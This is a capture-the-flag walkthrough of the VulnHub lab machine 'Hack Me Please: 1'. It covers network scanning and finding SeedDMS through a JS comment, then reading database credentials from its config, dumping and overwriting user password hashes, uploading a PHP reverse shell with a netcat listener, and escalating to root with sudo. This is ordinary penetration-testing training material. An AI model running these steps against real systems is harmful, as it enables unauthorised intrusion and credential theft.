Please Hack Me: 1

Vm: https://download.vulnhub.com/hackmeplease/Hack_Me_Please.rar

Difficulty: Easy

Description: An easy box totally made for OSCP. No bruteforce is required.

Aim: To get root shell

1. Let's find out our target.


   Command:- sudo nmap -sS 192.168.1.0/24.
   Use this command to find out service running on different systems in your network.

   Output:-

```
Nmap scan report for 192.168.1.48
Host is up (0.015s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 70:C9:4E:5B:E8:A7 (Liteon Technology)
```

   Our vulnerable machine is running 2 services.

2. Let's check the application running on port 80:



   Feature:- Home, About, Entries, Work, Contract.

3. Now Let's check its source code.

A **ready-made portfolio/landing page template**
Built using **Bootstrap + jQuery**
Structured into **5 sections (slides)**

4. Now Let's Look for technologies:

Security

HSTS

Font scripts

Font Awesome

Google Font API

Web servers

Apache HTTP Server 2.4.41

Programming languages

PHP

Operating systems

Ubuntu

CDN

Google Hosted Libraries

Maps

Google Maps

JavaScript libraries

jQuery 1.11.2

Modernizr 2.8.3

Lightbox

Select2

UI frameworks

Bootstrap 3.3.1

Directory Brute Force:

1. Tool used: feroxbuster.
   Command: feroxbuster --url http://192.168.1.48/ -r -v

   Found Directories:-

```
http://192.168.1.48/img/seventh_big_item.jpg
http://192.168.1.48/img/about_image.jpg
http://192.168.1.48/img/second_item.jpg
http://192.168.1.48/js/main.js
http://192.168.1.48/js/vendor/bootstrap.min.js
http://192.168.1.48/img/fourth_big_item.jpg
http://192.168.1.48/img/mini_logo.png
http://192.168.1.48/img/first_service.jpg
http://192.168.1.48/css/bootstrap-theme.min.css
http://192.168.1.48/img/sixth_big_item.jpg
http://192.168.1.48/img/ninth_big_item.jpg
http://192.168.1.48/css/fontAwesome.css
http://192.168.1.48/js/datepicker.js
http://192.168.1.48/img/second_big_item.jpg
http://192.168.1.48/img/logo.png
http://192.168.1.48/css/bootstrap.min.css
http://192.168.1.48/img/fourth_item.jpg
http://192.168.1.48/img/second_service.jpg
http://192.168.1.48/img/fifth_item.jpg
http://192.168.1.48/css/light-box.css
http://192.168.1.48/img/seventh_item.jpg
http://192.168.1.48/img/first_item.jpg
http://192.168.1.48/img/third_item.jpg
http://192.168.1.48/js/vendor/modernizr-2.8.3-respond-1.4.2.min.js
http://192.168.1.48/css/templatemo-main.css
http://192.168.1.48/img/ninth_item.jpg
http://192.168.1.48/img/eight_item.jpg
http://192.168.1.48/img/third_big_item.jpg
http://192.168.1.48/img/sixth_item.jpg
http://192.168.1.48/js/vendor/jquery-1.11.2.min.js
http://192.168.1.48/img/first_big_item.jpg
http://192.168.1.48/img/fifth_big_item.jpg
http://192.168.1.48/img/eight_big_item.jpg
http://192.168.1.48/js/plugins.js
http://192.168.1.48/
http://192.168.1.48/img/aa
```

2. Now let’s look which are live :
   Tool: httpx-toolkit
   Command: httpx2 -l directories-url.txt -fc 403,404,409 -nc -dashboard

```
http://192.168.1.48/img/logo.png
http://192.168.1.48/css/light-box.css
http://192.168.1.48/img/first_item.jpg
http://192.168.1.48/img/second_service.jpg
http://192.168.1.48/js/vendor/modernizr-2.8.3-respond-1.4.2.min.js
http://192.168.1.48/css/templatemo-main.css
http://192.168.1.48/img/mini_logo.png
http://192.168.1.48/js/main.js
http://192.168.1.48/css/bootstrap-theme.min.css
http://192.168.1.48/img/ninth_item.jpg
http://192.168.1.48/js/vendor/bootstrap.min.js
http://192.168.1.48/img/third_item.jpg
http://192.168.1.48/img/sixth_item.jpg
http://192.168.1.48/js/datepicker.js
http://192.168.1.48/img/fifth_item.jpg
http://192.168.1.48/img/fourth_item.jpg
http://192.168.1.48/js/vendor/jquery-1.11.2.min.js
http://192.168.1.48/img/seventh_item.jpg
http://192.168.1.48/img/eight_item.jpg
http://192.168.1.48/css/fontAwesome.css
http://192.168.1.48/css/bootstrap.min.css
http://192.168.1.48/
http://192.168.1.48/img/second_item.jpg
http://192.168.1.48/img/first_service.jpg
http://192.168.1.48/img/fifth_big_item.jpg
http://192.168.1.48/js/plugins.js
http://192.168.1.48/img/about_image.jpg
http://192.168.1.48/img/aa
http://192.168.1.48/img/fourth_big_item.jpg
http://192.168.1.48/img/seventh_big_item.jpg
http://192.168.1.48/img/sixth_big_item.jpg
http://192.168.1.48/img/first_big_item.jpg
http://192.168.1.48/img/eight_big_item.jpg
http://192.168.1.48/img/second_big_item.jpg
http://192.168.1.48/img/third_big_item.jpg
http://192.168.1.48/img/ninth_big_item.jpg
```


3. Now let's see the comments available on each url page source code.
   Tool: custom script.
   Available here:

```
URL: http://192.168.1.48/js/main.js
    1. will first fade out the loading animation
    2. will fade out the white DIV that covers the website.
    3. n is relative position from current slide
    4. unbind event listener to prevent retriggering
    5. increment slide number by n and keep within boundaries
    6. translate slides div across to appropriate slide
    7. delay before rebinding event to prevent retriggering
    8. change active class on link
    9. On down scroll, show next slide otherwise show prev slide
   10. When link clicked, find slide it points to
   11. find how far it is from current slide
   12. show that slide
   13. Keep current slide to left of window on resize
   14. cache
   15. give active class to first link
   16. make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
   17. add event listener for mousescroll
   18. remove the background property so it comes transparent again (defined in your css)
```

   We see a path : /seeddms51x/seeddms-5.1.22/
   Now let's check that manually.
   It redirect's to seeddms sign in page.

4. Now let's check if source code is available .
   Found site: https://sourceforge.net/p/seeddms/code/ci/master/tree/

   Now let's check interesting directories: conf



   Found three file template .
   Look for interesting file : settings.xml.template
   This is a template remove template before using that with target as file path.
   Like this : http://192.168.1.48/seeddms51x/conf/settings.xml

```
  -->
  <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="seeddms" doNotCheckVersion="false"> </database>
-<!--
    smtpServer: SMTP Server hostname
          - smtpPort: SMTP Server port
          - smtpSendFrom: Send from
```

   Mysql user: seeddms
   Mysql passwd: seeddms

Mysql enumeration:

Command : sudo nmap --script "mysql-* and not mysql-brute" 192.168.1.48

```
┌──(kali㉿kali)-[~/prac]
└─$ sudo nmap --script mysql-* 192.168.1.48
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-04 01:45 -0400
Nmap scan report for 192.168.1.48
Host is up (0.0095s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
| mysql-enum:
|   Valid usernames:
|     sysadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     root:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 8.0.25-0ubuntu0.20.04.1
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, Support41Auth, DontAllowDatabaseTableColumn, InteractiveClient, SupportsTransactions, FoundRows, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, IgnoreSigpipes, ConnectWithDatabase, Supp
ortsLoadDataLocal, LongPassword, IgnoreSpaceBeforeParenthesis, ODBCClient, SupportsCompression, Speaks41ProtocolOld, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: Kf9'gt\x16_1/\h\7\x020\x1APjk
|_  Auth Plugin Name: caching_sha2_password
| mysql-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 50000 guesses in 112 seconds, average tps: 457.4
MAC Address: 70:C9:4E:5B:E8:A7 (Liteon Technology)
```

mysql-info:
| Protocol: 10
| Version: 8.0.25-0ubuntu0.20.04.1
mysql-enum:
| Valid usernames:
| sysadmin:<empty> - Valid credentials
| guest:<empty> - Valid credentials
| test:<empty> - Valid credentials
| user:<empty> - Valid credentials
| web:<empty> - Valid credentials
| webadmin:<empty> - Valid credentials
| administrator:<empty> - Valid credentials
| root:<empty> - Valid credentials
| admin:<empty> - Valid credentials
| netadmin:<empty> - Valid credentials

Now let’s check these users and find the user and passwd from above.
It seems that users that we found are only allowed to login from a local machine and not from a remote host.
Note : commonName=MySQL_Server_8.0.25_Auto_Generated_Server_Certificate

Not valid before: 2021-07-03
Not valid after: 2031-07-01

- The server uses an **auto-generated SSL certificate**
- Valid for 10 years
- Enables encrypted connections.

So command : mysql -h 192.168.1.48 -u seeddms -p --disable-ssl

```
┌──(kali㉿kali)-[~/scripts]
└─$ mysql -h 192.168.1.48 -u seeddms -p --disable-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+--------------------+
5 rows in set (0.219 sec)

MySQL [(none)]>
```

```
MySQL [(none)]> use seeddms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [seeddms]> show tables;
+-----------------------------------+
| Tables_in_seeddms                 |
+-----------------------------------+
| tblACLs                           |
| tblAttributeDefinitions           |
| tblCategory                       |
| tblDocumentApproveLog             |
| tblDocumentApprovers              |
| tblDocumentAttributes             |
| tblDocumentCategory               |
| tblDocumentContent                |
| tblDocumentContentAttributes      |
```

```
| tblUserPasswordRequest            |
| tblUsers                          |
| tblVersion                        |
| tblWorkflowActions                |
| tblWorkflowDocumentContent        |
| tblWorkflowLog                    |
| tblWorkflowMandatoryWorkflow      |
| tblWorkflowStates                 |
| tblWorkflowTransitionGroups       |
| tblWorkflowTransitionUsers        |
| tblWorkflowTransitions            |
| tblWorkflows                      |
| users                             |
```

```
MySQL [seeddms]> select * from tblUsers;
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
| id | login | pwd                              | fullName       | email             | language | theme | comment | role | hidden | pwdExpiration         | loginfailures | disabled | quota | homefolder |
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
|  1 | admin | 5d41402abc4b2a76b9719d911017c592 | Administrator  | address@server.com | en_GB    |       |         |    1 |      0 | 2021-07-13 00:12:25   |             0 |        0 |     0 |       NULL |
|  2 | guest | NULL                             | Guest User     | NULL              |          |       |         |    2 |      0 | NULL                  |             0 |        0 |     0 |       NULL |
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
2 rows in set (0.011 sec)

MySQL [seeddms]> select * from users
    -> ;
+-----------------+-----------------------+----------------------+-------------------+
| Employee_id     | Employee_first_name   | Employee_last_name   | Employee_passwd   |
+-----------------+-----------------------+----------------------+-------------------+
|               1 | saket                 | saurav               | Saket@#$1337      |
+-----------------+-----------------------+----------------------+-------------------+
1 row in set (0.035 sec)

MySQL [seeddms]>
```


Now let's change the admin passwd with out md5 hashed passwd.
Command : echo -n hello| md5sum

```
┌──(kali㉿kali)-[~/scripts]
└─$ echo -n hello| md5sum
5d41402abc4b2a76b9719d911017c592  -
```

```
MySQL [seeddms]> update tblUsers set pwd='5d41402abc4b2a76b9719d911017c592' where login='admin'
    -> ;
Query OK, 1 row affected (0.076 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [seeddms]> select * from tblUsers;
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
| id | login | pwd                              | fullName       | email             | language | theme | comment | role | hidden | pwdExpiration         | loginfailures | disabled | quota | homefolder |
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
|  1 | admin | 5d41402abc4b2a76b9719d911017c592 | Administrator  | address@server.com | en_GB    |       |         |    1 |      0 | 2021-07-13 00:12:25   |             0 |        0 |     0 |       NULL |
|  2 | guest | NULL                             | Guest User     | NULL              |          |       |         |    2 |      0 | NULL                  |             0 |        0 |     0 |       NULL |
+----+-------+----------------------------------+----------------+-------------------+----------+-------+---------+------+--------+-----------------------+---------------+----------+-------+------------+
2 rows in set (0.030 sec)
```

Now let's sign in in seeddms.



Download php reverse-shell :
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Change the ip according to your ip.
Let's start a netcat listener.

```
┌──(kali㉿kali)-[~/scripts]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
```

Look at exploit here: https://www.exploit-db.com/exploits/47022
Use this path to load your file : example.com/data/1048576/"document_id"/1.php

Like this: http://192.168.1.38/seeddms51x/data/1048576/4/1.php

```
┌──(kali㉿kali)-[~/scripts]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
ls
ls
connect to [192.168.1.42] from (UNKNOWN) [192.168.1.38] 33420
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 00:29:00 up  1:24,  0 users,  load average: 0.00, 1.09, 1.78
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Got The Connection.
Now create an interactive shell:
Command: python3 -c ‘import pty; pty.spawn(“/bin/bash”)’

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

Now let’s switch to the user we have user name and passwd:
User: Saket
Passwd: Saket@#$1337

```
www-data@ubuntu:/$ su saket
su saket
Password: Saket@#$1337

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/$
```

Now let’s check the privilege.

```
saket@ubuntu:/$ sudo -l
sudo -l
[sudo] password for saket: Saket@#$1337

Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (ALL : ALL) ALL
saket@ubuntu:/$
```

Saket can run any command on the shell.
Then we just run this : sudo /bin/sh

```
saket@ubuntu:/$ sudo /bin/sh
sudo /bin/sh
# whoami
whoami
root
# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/#
```

DONE!